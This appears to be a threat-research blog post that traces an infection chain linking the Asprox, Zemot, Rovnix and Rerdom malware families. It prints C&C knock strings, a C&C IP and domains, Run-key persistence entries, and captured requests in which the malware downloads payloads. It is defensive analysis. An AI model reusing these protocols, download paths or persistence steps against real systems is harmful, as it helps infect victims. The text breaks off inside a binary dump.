Behind a Malware Lifecycle and Infection Chain

Linking Asprox, Zemot, Rovix and Rerdom Malware Families

Table of Contents

Overview

Malware infection chains and lifecycles are often talked about in the advanced threat discussions in a generic way, addressing droppers, payloads, command-and-control communications, and missions without any specific details of the different players in the lifecycle, their roles or the specific functions they serve. While looking into the Rerdom malware, we had a unique opportunity to link different malware families and an operator, following the infection chain back to its origin. In doing so, we're able to illuminate the process, which we hope will inform others about the intricacies of advanced threats.


The Rerdom Malware

While investigating some click-fraud activity, Damballa found that there is a connection between Asprox, Zemot, Rovnix and Rerdom. Though this connection is complicated, we were able to decrypt sensitive command and control (C&C) data thus exposing one of the least understood aspects of this infection chain. Now that we have a good understanding of what the relationship looks like and how the process works we decided it was time to share the information with the community. This leads us to the discussion of how this infection chain ties in the different malware families listed; more importantly, this exposes the obfuscated operations of the last stage of the infection process involving Rerdom and the details behind its confounding circuit of click-fraud communications.

To start the infection process, we commonly see Asprox payloads downloading updates from the Asprox C&C servers. These same Asprox controlled servers also pass Zemot payloads with statically programmed Zemot domains. The Zemot domains serve the Rovnix bootkit and then Rerdom, usually in that order. The Zemot / Rerdom group is likely the same group of threat actors or multiple groups coordinating closely together. We will delve into that connection later in this post. With that brief description of a connection hierarchy, let's go into the first phase of the infection chain (Asprox.)

Phase One: Asprox

Asprox is generally spread via e-mail with malicious attachments that attempt to trick the user. These attachments usually contain icons that mask the true purpose of the file in order to fool the victim. In this case we've seen the main Asprox infector using a Microsoft Word icon to mask the fact that it's actually a portable executable. If a windows user downloads this main infector binary and has the file extensions hidden it is difficult to tell that this is not truly a Microsoft Word document before they attempt to open the file. Once the main infector is executed a Windows message box will appear in an attempt to make the user believe the file did not correctly open.




Windows Explorer

Windows cannot open the file. The Windows might not support the file type or might not support the codec that was used to compress the file.

ASPROX MESSAGE BOX

As the message box appears, the main infector spawns a background process in user space called svchost. Svchost.exe contains the Asprox binary that communicates with the command-and-control (C&C) servers.



```
explorer.exe          2016    11.43 MB   [redacted]   Windows Explorer
    VBoxTray.exe       544      932 kB   [redacted]   VirtualBox Guest Additions Tray ...
    ProcessHacker.exe  632     2.98 MB   [redacted]   Process Hacker
svchost.exe            216    12.89 MB   [redacted]   Generic Host Process for Win32 ...
```

ASPROX SVCHOST PROCESS


Now that this version of the binary is running successfully in memory, it contacts the Asprox C&C servers to get an update of the current Asprox client. The initial client update can vary between the versions of Asprox depending on how they are programmed. The update binary is passed to the victim inside encrypted network traffic.

Phase Two: Zemot

At this point, the Zemot payload is also passed with the new Asprox update. The client needs to communicate with the C&C server using a formatted request / response. The text for the initial request is normally a slight variation of the following string:

"<knock><id>REDACTED</id><group>0110s</group><src>3</src><transport>0</transport><time>-REDACTED</time><version>2049</version><status>0</status><debug>none none none</debug></knock>"

We've captured the decrypted response in memory (depicted in the screen shot below).




```
"http://222.236.47.53:8080/index.php"
"<knock><id>[redacted]</id><group>0110s</group><src>3</src><transport>0</transport><time>[redacted]</time><version>2049</ver
"<knock><id>[redacted]</id><task type="run"><src>[redacted]</src><data>[redacted]
```

ASPROX DECRYPTED KNOCK DATA

Once the response comes from the C&C server, the Asprox client will update itself if needed and set up persistence using the "HKCU\Software\Microsoft\Windows\CurrentVersion\Run" registry key.

The run registry key is set to execute the Asprox main infector on startup as well as any updated Asprox loaders that may have been downloaded during the C&C task request/response.



Name	Type	Data
(Default)	REG_SZ	(value not set)
clihnwr	REG_SZ	"C:\Documents and Settings\[redacted]\Local Settings\Application Data\afuebrxo.exe"
tccdxdqh	REG_SZ	"C:\Documents and Settings\[redacted]\Local Settings\Application Data\mruqskpq.exe"

My Computer\HKEY_CURRENT_USER\Software\Microsoft\Windows\CurrentVersion\Run

C:\Documents and Settings\[redacted]\Local Settings\Application Data


afuebrxo.exe mruqskpq.exe

ASPROX STARTUP KEYS

The Asprox client contains several "maintenance commands" in order to give the botnet controllers the ability to do things for the upkeep of their botnet. These built in Asprox commands consist of things like the ability to update or sleep, the ability to install or remove modules along with the option of adding persistence to a new module through startup registry keys. The Asprox client commands usually consist of three letter abbreviations for the task at hand.

Notice we can see these commands in the memory displayed in the screen shot below:


Asprox commands: idl, run, rem, ear, rdl, red and upd



```
svchost.exe (1032) (0x90000 - 0xa1000)

0000d7e0 34 5b 5e 3d 5d 3d 25 31 30 32 34 5b 5e 3b 5d 00 4[^=]=%1024[^;].
0000d7f0 3d 00 00 00 3b 00 00 00 64 00 61 00 74 00 61 00 =...;...d.a.t.a.
0000d800 00 00 00 00 74 00 61 00 73 00 6b 00 00 00 00 00 ....t.a.s.k.....
0000d810 74 00 79 00 70 00 65 00 00 00 00 00 69 00 64 00 t.y.p.e.....i.d.
0000d820 6c 00 00 00 72 00 75 00 6e 00 00 00 72 00 65 00 l...r.u.n...r.e.
0000d830 6d 00 00 00 65 00 61 00 72 00 00 00 72 00 64 00 m...e.a.r...r.d.
0000d840 6c 00 00 00 61 00 75 00 74 00 6f 00 72 00 75 00 l...a.u.t.o.r.u.
0000d850 6e 00 00 00 31 00 00 00 72 00 65 00 64 00 00 00 n...1...r.e.d...
0000d860 75 00 70 00 64 00 00 00 68 74 74 70 3a 2f 2f 00 u.p.d...http://.
0000d870 4d 6f 7a 69 6c 6c 61 2f 35 2e 30 20 28 57 69 6e Mozilla/5.0 (Win
0000d880 64 6f 77 73 20 4e 54 20 36 2e 31 3b 20 57 4f 57 dows NT 6.1; WOW
0000d890 36 34 3b 20 72 76 3a 32 38 2e 30 29 20 47 65 63 64; rv:28.0) Gec
0000d8a0 6b 6f 2f 32 30 31 30 30 31 30 31 20 46 69 72 65 ko/20100101 Fire
0000d8b0 66 6f 78 2f 32 38 2e 30 00 00 00 00 73 00 72 00 fox/28.0....s.r.
```

ASPROX COMMANDS

Next, Zemot is installed by the Asprox client which serves as a downloader for the Rovnix bootkit and then Rerdom. Zemot executes and runs in user space under the explorer.exe process. The first network traffic Zemot sends is a check-in to a statically programmed C&C server. This check-in was always noticeable in the past because it contained the string /b/shoe in the GET request. Along with the GET request an integer is passed in the traffic which is written in the registry value "License" under HKCU\Software\<random string>. It seems this value may indicate an affiliate/group ID



```
No.  Time        Source          Destination     Protocol Length Info
151 97.557779  10.0.2.15       8.8.8.8         DNS       72 Standard query 0x09c2  A f1leurope.ru
152 97.572451  8.8.8.8         10.0.2.15       DNS      280 Standard query response 0x09c2  A 31.23.116.117 A 24.163.109.78 A 178.74.215.245 A 85.237.34.129 A 17
153 97.576675  10.0.2.15       31.23.116.117   TCP       62 solid-mux > http [SYN] Seq=0 Win=64240 Len=0 MSS=1460 SACK_PERM=1
154 97.768730  31.23.116.117   10.0.2.15       TCP       60 http > solid-mux [SYN, ACK] Seq=0 Ack=1 Win=65535 Len=0 MSS=1460
155 97.768762  10.0.2.15       31.23.116.117   TCP       54 solid-mux > http [ACK] Seq=1 Ack=1 Win=64240 Len=0
156 97.769221  10.0.2.15       31.23.116.117   HTTP     342 GET /b/shoe/159 HTTP/1.1
```


Name	Type	Data
(Default)	REG_SZ	(value not set)
License	REG_DWORD	0x0000009f (159)

```
My Computer\HKEY_CURRENT_USER\Software\Mgfvkqrgys
```

B/SHOE REQUEST

We found during our analysis that the Zemot downloader usually has domains that resolve for anywhere from two days up to one week. Our passive DNS data shows that it is possible that some Zemot domains might resolve longer than a week but none of the samples we analyzed would resolve after one week.

In our case a new Zemot binary had to be obtained by running the Asprox main infector again to get a fresh update from the Asprox C&C server.




```
GET /catalog/159 HTTP/1.1
Accept: */*
Connection: Close
User-Agent: Mozilla/4.0 (compatible; MSIE 8.0; Windows NT 5.1; Trident/4.0; .NET CLR 2.0.50727; .NET CLR
3.0.04506.30; .NET CLR 3.0.4506.2152; .NET CLR 3.5.30729; .NET CLR 4.0.3219)
Host: arnebbc.su
Cache-Control: no-cache

HTTP/1.1 404 Not Found
Server: nginx
Date: [redacted]
Content-Type: text/html;charset=utf-8
Content-Length: 161
Connection: close

<html>
<head><title>404 Not Found</title></head>
<body bgcolor="white">
<center><h1>404 Not Found</h1></center>
<hr><center>nginx/1.2.7</center>
</body>
</html>
```

ZEMOT CHECK-IN

As of October 14th 2014 the Zemot authors changed the traffic pattern associated with the check-in and the Zemot downloader no longer uses /b/shoe. Based on our analysis the change now uses /catalog/ in place of /b/shoe. The passed value in the network traffic after /b/shoe remained the same.

Phase Three: Rovnix Bootkit and Rerdom Agent

Once the Zemot check-in occurs, Zemot proceeds to download the Rovnix bootkit from the Zemot C&C server. The part of the network path which often identifies Rovnix is being downloaded is "/mod_smartslider2/"




```
GET /mod_jshopping_products_gdle/mod_smartslider2/ HTTP/1.1
Accept: */*
Connection: Close
User-Agent: Mozilla/4.0 (compatible; MSIE 8.0; Windows NT 5.1; Trident/4.0; .NET CLR
2.0.50727; .NET CLR 3.0.04506.30; .NET CLR 3.0.4506.2152; .NET CLR 3.5.30729; .NET C
4.0.3219)
Host: superbup.su
Cache-Control: no-cache

HTTP/1.1 200 OK
Server: nginx
Date: [redacted]
Content-Type: text/plain
Transfer-Encoding: chunked
Connection: close
X-Powered-By: PHP/5.5.3-1ubuntu2.6
Content-disposition: attachment; filename=exe.exe
Pragma: no-cache

1f68
MZ......................@............................................!..L.!This
program cannot be run in DOS mode.
```

ROVNIX DOWNLOAD

After the bootkit is downloaded it will be saved to the local disk under temporary internet files as "exe[1].exe" Then it will be moved to


"C:\Documents and Settings\user\Local Settings\Temp\UpdateFlashPlayer_<random string>.exe" and the computer will be rebooted so the bootkit can install the kernel driver.



```
C:\Program Files\Capture\logs\deleted_files\C\Documents and Settings\[redacted]\Loca
l Settings\Temporary Internet Files\Content.IE5\1POZUQCM>md5sum "exe[1].exe"
7166665cf5d69422fb710009161faf64 *exe[1].exe
```

ROVNIX MD5 LOCATION #1


Now from running within the explorer.exe process, Zemot will run the downloaded copy of Rovnix and the computer will reboot.



```
C:\Documents and Settings\[redacted]\Local Settings\Temp>md5sum UpdateFlashPlayer_09
9c1a8f.exe
7166665cf5d69422fb710009161faf64 *UpdateFlashPlayer_099c1a8f.exe
```

ROVNIX MD5 LOCATION #2


Immediately after the computer is rebooted Zemot reaches out to the Zemot C&C servers to download and install Rerdom. The path will often include soft32.dll or soft64.dll in the actual network request. Using soft32 or soft64 will be based on the architecture of the victim CPU.



```
GET /mod_jshoppi/soft32.dll HTTP/1.1
Accept: */*
Connection: Close
User-Agent: Mozilla/4.0 (compatible; MSIE 6.0; Windows NT 5.1; SV1; .NET CLR 2.0.50727)
Host: superbup.su
Cache-Control: no-cache

HTTP/1.1 200 OK
Server: nginx
Date: [redacted]
Content-Type: application/octet-stream
Content-Length: 158724
Last-Modified: [redacted]
Connection: close
ETag: [redacted]
Accept-Ranges: bytes

.o8b,..o.#...f...f99.H..5
...1[......u.P|.*....... .$..q.... .).Z..Pq.}..2.aX0s.f.[.....j..",.k..6..
